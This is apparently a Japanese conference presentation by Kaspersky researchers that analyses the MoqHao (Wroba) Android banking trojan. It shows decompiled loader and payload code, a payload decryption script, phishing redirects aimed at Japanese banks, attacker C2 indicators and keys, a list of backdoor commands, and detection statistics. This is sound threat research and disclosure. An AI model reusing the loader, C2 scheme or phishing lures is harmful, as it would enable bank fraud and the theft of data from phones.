        m94b(byteArrayOutputStream, bArr2, m99g(byteArrayOutp
        toByteArray = byteArrayOutputStream.toByteArray();
        d = m96d();
        m93a(toByteArray, d.getPath());
        absolutePath = d.getAbsolutePath();
        stringBuilder = new StringBuilder();
        stringBuilder.append(getFilesDir().getAbsolutePath());
        stringBuilder.append('/');
        stringBuilder.append(str);
        mo67i(ioq.m1143hd(absolutePath, stringBuilder.toString()));
    } else {
        i -= read2;
        for (int i2 = 0; i2 < read2; i2++) {
            bArr2[i2] = (byte) (bArr2[i2] ^ read);
        }
        byteArrayOutputStream2.write(bArr2, 0, read2);
    }
}
m94b(byteArrayOutputStream, bArr2, m99g(byteArrayOutputStream2.toByteArray()
```

1: remove junk data

2: a byte xor

```
private void m94b(Object obj, byte[] bArr, InputStream inputStream) {
    ByteArrayOutputStream byteArrayOutputStream = (ByteArrayOutputStream) obj;
    inputStream = (InputStream) ioq.wka(inputStream, "");
    while (true) {
        int read = inputStream.read(bArr);
        if (read == -1) {
            inputStream.close();
            return;
        }
        byteArrayOutputStream.write(bArr, 0, read);
    }
}
```

\lib\armeabi-v7a\libdf.so

```
EXPORT Java_ky_ioq_wka
Java_ky_ioq_wka

var_1C= -0x1C

; __unwind {
PUSH            {R4-R7,LR}
ADD             R7, SP, #0xC
PUSH.W          {R8,R9,R11}
SUB             SP, SP, #0x108
MOV             R5, R0
LDR             R0, =(__stack_chk_guard_ptr - 0x11C8)
MOV             R6, SP
MOV.W           R1, #0x100
ADD             R0, PC  ; __stack_chk_guard_ptr
MOV             R8, R2
LDR.W           R9, [R0] ; __stack_chk_guard
LDR.W           R0, [R9]
STR             R0, [SP,#0x120+var_1C]
MOV             R0, R6
BLX             __aeabi_memclr8
LDR             R0, =(strlen_ptr - 0x11DE)
ADD             R0, PC  ; strlen_ptr
LDR             R4, [R0] ; strlen
MOV             R0, R6  ; char *
BLX             R4      ; strlen
LDR             R1, =(aJavaUtilZip - 0x11EC) ; "java/util/zip/"
ADD             R0, R6
MOVS            R2, #0xF
ADD             R1, PC  ; "java/util/zip/"
BLX             __aeabi_memcpy
MOV             R0, R6  ; char *
BLX             R4      ; strlen
LDR             R1, =(aInflater - 0x11FC) ; "Inflater"
ADD             R0, R6
MOVS            R2, #9
ADD             R1, PC  ; "Inflater"
BLX             __aeabi_memcpy
MOV             R0, R6  ; char *
BLX             R4      ; strlen
LDR             R1, =(aInputstream - 0x120C) ; "InputStream"
```

3: zlib decompress

ペイロードの復号化

```
#!/usr/bin/env python3

import sys
import zlib
import base64

data = open(sys.argv[1], "rb").read()
key = data[11]
size = data[10] | data[9] << 8 | data[8] << 16
enc = data[12:12+size]
dec_x = bytes(enc[i] ^ key for i in range(len(enc)))
dec_z = zlib.decompress(dec_x)

with open(sys.argv[1]+".dec","wb") as fp:
  fp.write(dec_z)
```


```
0000  36 70 60 07 0c 76 a0 2b  02 cc 86 c5 bd c4 89 19  |6p`..v.+........|
0010  c0 bd d1 82 de 05 34 1c  7e e1 85 cd 2b 2b 8b ec  |......4.~...++..|
0020  e8 db 19 98 cf 04 ec df  e5 85 55 25 51 25 2b 2b  |..........U%Q%++|
0030  97 e5 9d 74 27 df 19 ec  13 87 b4 ee 93 ad 44 07  |...t'.........D.|
0040  c2 d1 42 2a fa 76 2a 30  63 b8 bb 0a 3e 2b 19 29  |..B*.v*0c...>+.)|
????  [[skipped]]
```

\assets\rmocpdx\15k7a5q

```
0000  64 65 78 0a 30 33 35 00  f3 5b 73 d6 17 8c aa 3c  |dex.035..[s....<|
0010  81 df f9 f8 e9 b5 77 60  44 5a dd ef e5 ee bc 24  |......w`DZ.....$|
0020  80 17 07 00 70 00 00 00  78 56 34 12 00 00 00 00  |....p...xV4.....|
0030  00 00 00 00 bc 16 07 00  3a 0e 00 00 70 00 00 00  |........:...p...|
0040  7d 03 00 00 58 39 00 00  ea 03 00 00 4c 47 00 00  |}...X9......LG..|
????  [[skipped]]
```

\data\data\gk.onulfc.jb.utxdtt.bk\files\d

2019年の検体からのアップデート



2019年の検体同様、classes.dexはローダーモジュールで\assets\${dir}\${file}を読込、Moqhaoのペイロードであるdexファイルを復号化し実行する

2019年の検体からの**変更点**:

1. 開発言語がJavaからKotlinに
2. ローダーで使用される一部の機能をJNIで実装
3. 復号化アルゴリズムが変更
4. 暗号化されたペイロードサイズとジャンクデータの追加

MoqHao解析：Payload

Phishingへの誘導 (mobile carrier)

```
check-cast              v0, <t: TelephonyManager>
invoke-virtual          {v0}, <ref TelephonyManager.getNetworkOperatorName() imp. @ _def_TelephonyManager_getNetworkOperatorName@L>
move-result-object      v0
new-instance            v1, <t: n>
invoke-direct           {v1}, <void n.<init>() n__init_@V>
const-string            v3, aOAAIOIi # "お客様がキャリア決済にご登録のクレジットカードが外部によるアクセスを検知しまし"...
iput-object             v3, v1, stru_8FFC
if-eqz                  v0, loc_1BCCA
invoke-virtual          {v0}, <ref String.toLowerCase() imp. @ _def_String_toLowerCase@L>
move-result-object      v0
const-string            v3, aThisAsJavaLang_1 # "(this as java.lang.String).toLowerCase("...
invoke-static           {v0, v3}, <void i.c(ref, ref) i_c@VLL>
new-instance            v3, <t: n>
invoke-direct           {v3}, <void n.<init>() n__init_@V>
const-string            v4, empty_str
iput-object             v4, v3, stru_8FFC
const-string            v5, aNtt # "ntt"
const/4                 v6, 2
const/4                 v7, 0
invoke-static           {v0, v5, v2, v6, v7}, <boolean j.l(ref, ref, boolean, int, ref) j_l@ZLLZIL>
move-result             v5
const-string            v8, aHttpsWwwPinter_0 # "https://www.pinterest.com/catogreggex11"...
if-eqz                  v5, loc_1BB7E
iget-object             v0, this, Loader$e1$a_a
iget-object             v0, v0, Loader$e1_a
invoke-static           {v0, v8}, <ref Loader.access$getUrlFromHttp(ref, ref) Loader_access$getUrlFromHttp@LLL>
```

mobile carrierの確認

mobile carrierの取得

mobile carrier	pinterest account	destination
ntt	catogreggex11	cqsczahojc.duckdns[.]org
docomo		
kddi	ingalcliffth	
softbank	husaincrisp	

Phishingへの誘導(app name)


```
new-array               v4, v2, <t: Loader$c[]>
new-instance            v5, <t: Loader$c>
const-string            v6, aJpCoSmbcDirect # "jp.co.smbc.direct"
const-string            v7, aHttpsWwwPinter_1 # "https://www.pinterest.com/emeral
const-string            v8, aSmbcOAI # "【SMBC】お客様がご利用の三井住友銀行に対し、第三
invoke-direct           {v5, v6, v7, v8}, <void Loader$c.<init>(ref, ref, ref) Lo
aput-object             v5, v4, v3
new-instance            v3, <t: Loader$c>
const-string            v5, aJpCoRakutenBan # "jp.co.rakuten_bank.rakutenbank"
const-string            v6, aHttpsWwwPinter_6 # "https://www.pinterest.com/kellie
const-string            v7, aRtbkOAI # "【RTBK】お客様がご利用の楽天銀行に対し、第三者か
invoke-direct           {v3, v5, v6, v7}, <void Loader$c.<init>(ref, ref, ref) Lo
aput-object             v3, v4, v1
new-instance            v1, <t: Loader$c>
const-string            v3, aJpMufgBkApplis # "jp.mufg.bk.applisp.app"
const-string            v5, aHttpsWwwPinter_8 # "https://www.pinterest.com/shonabu
const-string            v6, aMufgOUfjAI # "【MUFG】お客様がご利用の三菱UFJ銀行に対し、第
invoke-direct           {v1, v3, v5, v6}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                 v3, 2
aput-object             v1, v4, v3
new-instance            v1, <t: Loader$c>
const-string            v3, aJpCoJapannetba # "jp.co.japannetbank.smtapp.balance"
const-string            v5, aHttpsWwwPinter_7 # "https://www.pinterest.com/norahsp
const-string            v6, aJnbONAI # "【JNB】お客様がご利用のジャパンネット銀行に対し、
invoke-direct           {v1, v3, v5, v6}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                 v3, 3
aput-object             v1, v4, v3
new-instance            v1, <t: Loader$c>
const-string            v3, aJpCoNetbkSmart # "jp.co.netbk.smartkey.SSNBSmartkey"
const-string            v5, aHttpsWwwPinter_9 # "https://www.pinterest.com/singlet
const-string            v6, aSbiOSbiAI # "【SBI】お客様がご利用の住信SBIネット銀行に対し
invoke-direct           {v1, v3, v5, v6}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                 v3, 4
aput-object             v1, v4, v3
new-instance            v1, <t: Loader$c>
const-string            v5, aJpJapanpostJpB # "jp.japanpost.jp_bank.FIDOapp"
const-string            v6, aHttpsWwwPinter_2 # "https://www.pinterest.com/felici
const-string            v7, aJppostOUAI # "【JPPOST】お客様がご利用のゆうちょ銀行に対し、
invoke-direct           {v1, v5, v6, v7}, <void Loader$c.<init>(ref, ref, ref) Lo
const/4                 v5, 5
aput-object             v1, v4, v5
new-instance            v1, <t: Loader$c>
const-string            v5, aJpCoJibunbankJ # "jp.co.jibunbank.jibunmain"
const-string            v6, aHttpsWwwPinter # "https://www.pinterest.com/abigailn
const-string            v7, aJibunONAI # "【JIBUN】お客様がご利用のじぶん銀行に対し、第三
invoke-direct           {v1, v5, v6, v7}, <void Loader$c.<init>(ref, ref, ref) Lo
```

インストールされているアプリ名によって対応するアカウントを用意

app name	pinterest account
jp.co.smbc.direct	emeraldquinn4090
jp.co.rakuten_bank.rakutenbank	kelliemarshall9518
jp.mufg.bk.applisp.app	shonabutler10541
jp.co.japannetbank.smtapp.balance	norahspencer9
jp.co.netbk.smartkey.SSNBSmartkey	singletonabigail
jp.japanpost.jp_bank.FIDOapp	felicitynewman8858
jp.co.jibunbank.jibunmain	abigailn674
jp.co.sevenbank.AppPassbook	gh6855786

C2の取得

```
invoke-direct          {v2, this}, <void Loader$d.<init>(ref) Loader$d__init_@VL>
iput-object            v2, this, Loader_l
const-string           v2, aZcId674309800V # "zc|id674309800@vk|id674310752@vk|id674311261@vk"
iput-object            v2, this, Loader_m
new-instance           v2, <t: AtomicBoolean>
const/4                v3, 0
invoke-direct          {v2, v3}, <void AtomicBoolean.<init>(boolean) imp. @ _def_AtomicBoolean__init_@VZ>
```



1. base64 decode
2. DES CBC + a key/iv “Ab5d1Q32”

account of vk.com	encrypted string	decrypted C2
id674309800	gfrtthnm**woztxebZIaPc7imtMBlNAmvfU78pwxaI**gfrtthnm	45.114.129[.]50:28877
id674310752	gfrtthnm**woztxebZIaPc7imtMBlNAmvfU78pwxaI**gfrtthnm	45.114.129[.]50:28877
id674311261	gfrtthnm**woztxebZIaPc7imtMBlNAmvfU78pwxaI**gfrtthnm	45.114.129[.]50:28877

バックドアコマンド

1. sendSms
2. setWifi
3. gcont
4. lock
5. bc
6. setForward
7. getForward
8. hasPkg
9. setRingerMode
10. setRecEnable
11. reqState
12. showHome
13. getnpki
14. http
15. onRecordAction
16. call
17. get_apps
    show_fs_float_window [removed]
18. ping
19. getPhoneState
20. **get_gallery**
21. **get_photo**


```
new-instance            v1, <t: Loader$b0>
invoke-direct           {v1, this}, <void Loader$b0.<init>(ref) Loader$b0__init_@VL>
const-string            v2, aGetphonestate # "getPhoneState"
invoke-virtual          {v0, v2, v1}, <void j.n(ref, ref) j_n@VLL>
new-instance            v0, <t: File>
new-instance            v1, <t: StringBuilder>
invoke-direct           {v1}, <void StringBuilder.<init>() imp. @ _def_StringBuilder__init_@V>
invoke-static           {}, <ref Environment.getExternalStorageDirectory() imp. @ _def_Environment_getExternalStorageDirectory@L>
move-result-object      v2
const-string            v3, aEnvironmentGet # "Environment.getExternalStorageDirectory"...
invoke-static           {v2, v3}, <void i.c(ref, ref) i_c@VLL>
invoke-virtual          {v2}, <ref File.getAbsolutePath() imp. @ _def_File_getAbsolutePath@L>
move-result-object      v2
invoke-virtual          {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
const-string            v2, aDcimCamera # "/DCIM/Camera"
invoke-virtual          {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
invoke-virtual          {v1}, <ref StringBuilder.toString() imp. @ _def_StringBuilder_toString@L>
move-result-object      v1
invoke-direct           {v0, v1}, <void File.<init>(ref) imp. @ _def_File__init_@VL>
iget-object             v1, this, Loader_g
new-instance            v2, <t: Loader$d0>
invoke-direct           {v2, this, v0}, <void Loader$d0.<init>(ref, ref) Loader$d0__init_@VLL>
const-string            v3, aGetGallery # "get_gallery"
invoke-virtual          {v1, v3, v2}, <void j.n(ref, ref) j_n@VLL>
iget-object             v1, this, Loader_g
new-instance            v2, <t: Loader$e0>
invoke-direct           {v2, v0}, <void Loader$e0.<init>(ref) Loader$e0__init_@VL>
const-string            v0, aGetPhoto # "get_photo"
invoke-virtual          {v1, v0, v2}, <void j.n(ref, ref) j_n@VLL>
```

show_fs_float_windowの削除

get_galleryとget_photoの追加

検知データ

Wroba.g及びWroba.o(Moqhao)の検知数と攻撃規模（全世界）



地域的な分布と標的

MoqHao内部のフィッシングページを表示する際に判定する言語は5つ（英語を除く）

フランス語やドイツ語の判定をしていることから、**日本**だけでなく**フランス**及び**ドイツ**でも攻撃活動を拡大。

```
const-string                    v2, aZhHk # "zh_HK"
invoke-static                   {v14, v2, v4, v5, v6},
move-result                     v2
if-nez                          v2, loc_1C028
const-string                    v2, aZhTw # "zh_TW"
invoke-static                   {v14, v2, v4, v5, v6},
move-result                     v2
if-eqz                          v2, loc_1BFDA
goto                            loc_1C028

                                # CODE XREF: Loader$f1$a_onClick
                                # Loader$f1$a_onClick@VLI+260↑j
const-string                    v2, aJa # "ja"
invoke-static                   {v14, v2, v4, v5, v6},
move-result                     v2
if-eqz                          v2, loc_1BFF4
invoke-static                   {}, <ref i.f() i_f@L>
move-result-object              v1
goto                            loc_1C030

                                # CODE XREF: Loader$f1$a_onClick
const-string                    v2, aFr # "fr"
invoke-static                   {v14, v2, v4, v5, v6},
move-result                     v2
if-eqz                          v2, loc_1C00E
invoke-static                   {}, <ref i.e() i_e@L>
move-result-object              v1
goto                            loc_1C030

                                # CODE XREF: Loader$f1$a_onClick
const-string                    v2, aDe # "de"
invoke-static                   {v14, v2, v4, v5, v6},
move-result                     v2
if-eqz                          v2, loc_1C030
invoke-static                   {}, <ref i.c() i_c@L>
move-result-object              v1
goto                            loc_1C030
```

検知率の多い国TOP5とWrobaの影響

Mobile banking trojanの検知率の多い国TOP5

	Country*	%**
1	Japan	1.59
2	Turkey	0.67
3	Germany	0.40
4	Spain	0.31
5	France	0.31

2021 Q1

	Country*	%**
1	Turkey	1.29%
2	Japan	0.90%
3	Spain	0.71%
4	Italy	0.65%
5	Taiwan	0.49%

2021 Q2

	Country*	%**
1	Japan	1.89
2	Taiwan Province, China	0.48
3	Turkey	0.33
4	Italy	0.31
5	Spain	0.22

2021 Q3

2021年四半期毎の統計では、日本は1位もしくは2位
カスペルスキー製品をインストールしている端末のうち0.9～1.9/100端末から検出
Wrobaは全体の中ではAgentについで多く日本の検知率上昇に大きく影響

https://securelist.com/it-threat-evolution-q1-2021-mobile-statistics/102547/
https://securelist.com/it-threat-evolution-q2-2021-mobile-statistics/103636/
https://securelist.com/it-threat-evolution-q3-2020-mobile-statistics/99461/


まとめ

まとめ

MoqHao(Wroba.g/Wroba.o/XLoader)は資金目的とする攻撃キャンペーン Roaming Mantisで使用されているモバイルバンキングトロージャンの一種

感染端末から様々な情報を窃取されるだけでなく攻撃基盤としてSMishingの送信も行う

2021年現在、日本では宅配業者を装ったこのSMishingによって感染が拡大中



Thank you

二関 学

CSIRT/T&Sエンジニア

石丸 傑

Kaspersky GReAT
セキュリティリサーチャー

Internet Week 2021
明日のカタチ
～ ASHITA NO KATACHI ～
2021.11.16-18 Hands-on Week
11.19-26 Conference Week